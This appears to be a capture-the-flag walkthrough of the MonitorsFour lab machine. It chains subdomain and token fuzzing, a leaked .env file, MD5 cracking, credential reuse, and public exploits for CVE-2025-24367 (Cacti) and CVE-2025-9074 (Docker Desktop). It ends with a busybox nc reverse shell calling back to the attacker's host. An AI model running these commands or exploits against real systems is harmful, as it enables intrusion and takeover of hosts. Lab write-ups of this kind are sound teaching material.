
Reconnaissance
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Instead of the usual ports for Windows machines there’s only HTTP, with a redirect to monitorsfour.htb, and WinRM exposed. After adding the domain to my /etc/hosts file I have a look at the web page.
Execution

On the web page for a network solutions provider called MonitorsFour they show some basic information about the company. There’s a link to a login prompt, but due to the lack of credentials I start looking elsewhere.
$ ffuf -u http://monitorsfour.htb \
       -H 'Host: FUZZ.monitorsfour.htb' \
       -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
       -fs 138

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.monitorsfour.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 138
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 83ms]

Since the application is listening on a virtual host, I do use ffuf to enumerate other valid host headers. This finds cacti and I add that to my hosts file as well. Browsing there just shows the login prompt for GitHub. The footer specifies version 1.2.28 and looking up known vulnerabilities finds only authenticated ones.
Also using ffuf, I’m checking for for interesting files and directories on the main page. That discovers some additional endpoints like /user and the presence of a .env file.
 $ ffuf -u http://monitorsfour.htb/FUZZ \
        -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt \
        -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

.env                    [Status: 200, Size: 97, Words: 1, Lines: 6, Duration: 87ms]
login                   [Status: 200, Size: 4340, Words: 1342, Lines: 96, Duration: 120ms]
user                    [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 143ms]
Retrieving the .env file reveals the database host, user and the password f37p2j8f4t0r, but those credentials do not work on /login.
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
As soon as I access /user I receive the error message Missing token parameter and after using a random value for ?token the message changes to Invalid or missing token. Then I use ffuf again to fuzz possible values by filtering any responses with 36 characters (matching the error message).
$ $ ffuf -u 'http://monitorsfour.htb/user?token=FUZZ' \
         -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt \
         -fs 36

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb/user?token=FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 36
________________________________________________

0                       [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 156ms]
.0                      [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 282ms]
00                      [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 247ms]
000                     [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 618ms]
.00                     [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 119ms]
Using anything that maps to a 0 returns a way larger response and I have a look at with curl. Instead of an error message, it dumps the users on the platform along with their hashed password. Only the MD5 hash for admin cracks and reveals the password wonderful1. With this combination I can login to the application.
[
    {
        "id": 2,
        "username": "admin",
        "email": "admin@monitorsfour.htb",
        "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
        "role": "super user",
        "token": "8024b78f83f102da4f",
        "name": "Marcus Higgins",
        "position": "System Administrator",
        "dob": "1978-04-26",
        "start_date": "2021-01-12",
        "salary": "320800.00"
    },
    {
        "id": 5,
        "username": "mwatson",
        "email": "mwatson@monitorsfour.htb",
        "password": "69196959c16b26ef00b77d82cf6eb169",
        "role": "user",
        "token": "0e543210987654321",
        "name": "Michael Watson",
        "position": "Website Administrator",
        "dob": "1985-02-15",
        "start_date": "2021-05-11",
        "salary": "75000.00"
    },
    {
        "id": 6,
        "username": "janderson",
        "email": "janderson@monitorsfour.htb",
        "password": "2a22dcf99190c322d974c8df5ba3256b",
        "role": "user",
        "token": "0e999999999999999",
        "name": "Jennifer Anderson",
        "position": "Network Engineer",
        "dob": "1990-07-16",
        "start_date": "2021-06-20",
        "salary": "68000.00"
    },
    {
        "id": 7,
        "username": "dthompson",
        "email": "dthompson@monitorsfour.htb",
        "password": "8d4a7e7fd08555133e056d9aacb1e519",
        "role": "user",
        "token": "0e111111111111111",
        "name": "David Thompson",
        "position": "Database Manager",
        "dob": "1982-11-23",
        "start_date": "2022-09-15",
        "salary": "83000.00"
    }
]

On the dashboard I get access to the user management, but there are no additional details available. The patch notes are a bit more interesting. There was a SQL injection that was patched, the infrastructure was updated to Docker Desktop 4.44.2 and users can generate API keys to interact with the application, but it does not show any documentation or available endpoints.
The dump from /user showed the actual name for the admin as Marcus Higgings and the user management on the admin dashboard also confirms this. Based on this I build a few likely usernames and try them with the password wonderful1 on cacti.monitorsfour.htb. The password matches user marcus and I get access there too, but the information in that application does not provide any new leads.
From the previous enumeration I know that there are several vulnerabilities in this release of Cacti. CVE-2025-24367 is an authenticated arbitrary file creation that can be chained into remote code execution. The vulnerability description already includes a small proof of concept, but there’s also a fully fledged one on GitHub that grants me a shell as www-data in a Docker Container.
$ python3 exploit.py -u marcus \
                     -p wonderful1 \
                     -i 10.10.10.10 \
                     -l 4444 \
                     -url http://cacti.monitorsfour.htb
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: rLKCD.php
[+] Got payload: /bash
[i] Created PHP filename: c8N8C.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
Privilege Escalation
Even though there’s also a local user called marcus in the container, the previously found password does not work, but nonetheless the flag is accessible as www-data. As I’m now within a Docker container running on the host, I start looking for vulnerabilities in Docker desktop version 4.44.2. This quickly finds CVE-2025-9074 where a container running on Docker desktop can access the Docker engine on 192.168.65.7:23751 and run arbitrary commands. There’s also a proof of concept available, that I use after setting up a SOCKS proxy with chisel.
Running the PoC with a simple command like whoami shows the username in the spawned container. By default the script mounts the host file system to /host_root2 and should give me access from inside the container.
$ proxychains -q python3 exploit.py -u http://192.168.65.7:2375 \
                                    --cmd "whoami" \
                                    --cleanup
[+] Container created:
{
  "Id": "e3eabd16901efa76ced3d5cd3f587960c0c0eada1722674d4eeae4e9225aaf70",
  "Warnings": []
}
[+] Container e3eabd16901efa76ced3d5cd3f587960c0c0eada1722674d4eeae4e9225aaf70 started successfully!
[+] Container logs:

root
[+] Container e3eabd16901efa76ced3d5cd3f587960c0c0eada1722674d4eeae4e9225aaf70 stopped and removed.
I drop the --cleanup parameter to keep the container running and replace the command with a reverse shell payload. This drops me into the shell as root and I can access the final flag through the mounted volume.
$ proxychains -q python3 exploit.py -u http://192.168.65.7:2375 \
                                    --cmd "busybox nc 10.10.10.10 4444 -e /bin/sh"
It's also possible to get a shell as
Administratorby overwriting the scripts inC:\Users\Administrator\Documentsand waiting until the cleanup is performed.
Attack Path
flowchart TD

subgraph "Execution"
    A(Access to HTTP) -->|Bruteforce files and directories| B(Find /user)
    B -->|Bruteforce token| C(Usernames and password hashes)
    C -->|Crack MD5| D(Dashboard acccess as admin / marcus)
    A -->|Bruteforce valid virtual hosts| E(Find subdomain cacti)
    D & E -->|Credential reuse| F(Access to Cacti)
    F -->|CVE-2025-24367| G(Shell as www-data)
end

subgraph "Privilege Escalation"
    G -->|CVE-2025-9074| H(File System Access as Administrator)
    H -->|Replace scripts with revshell| I(Shell as Administrator)
end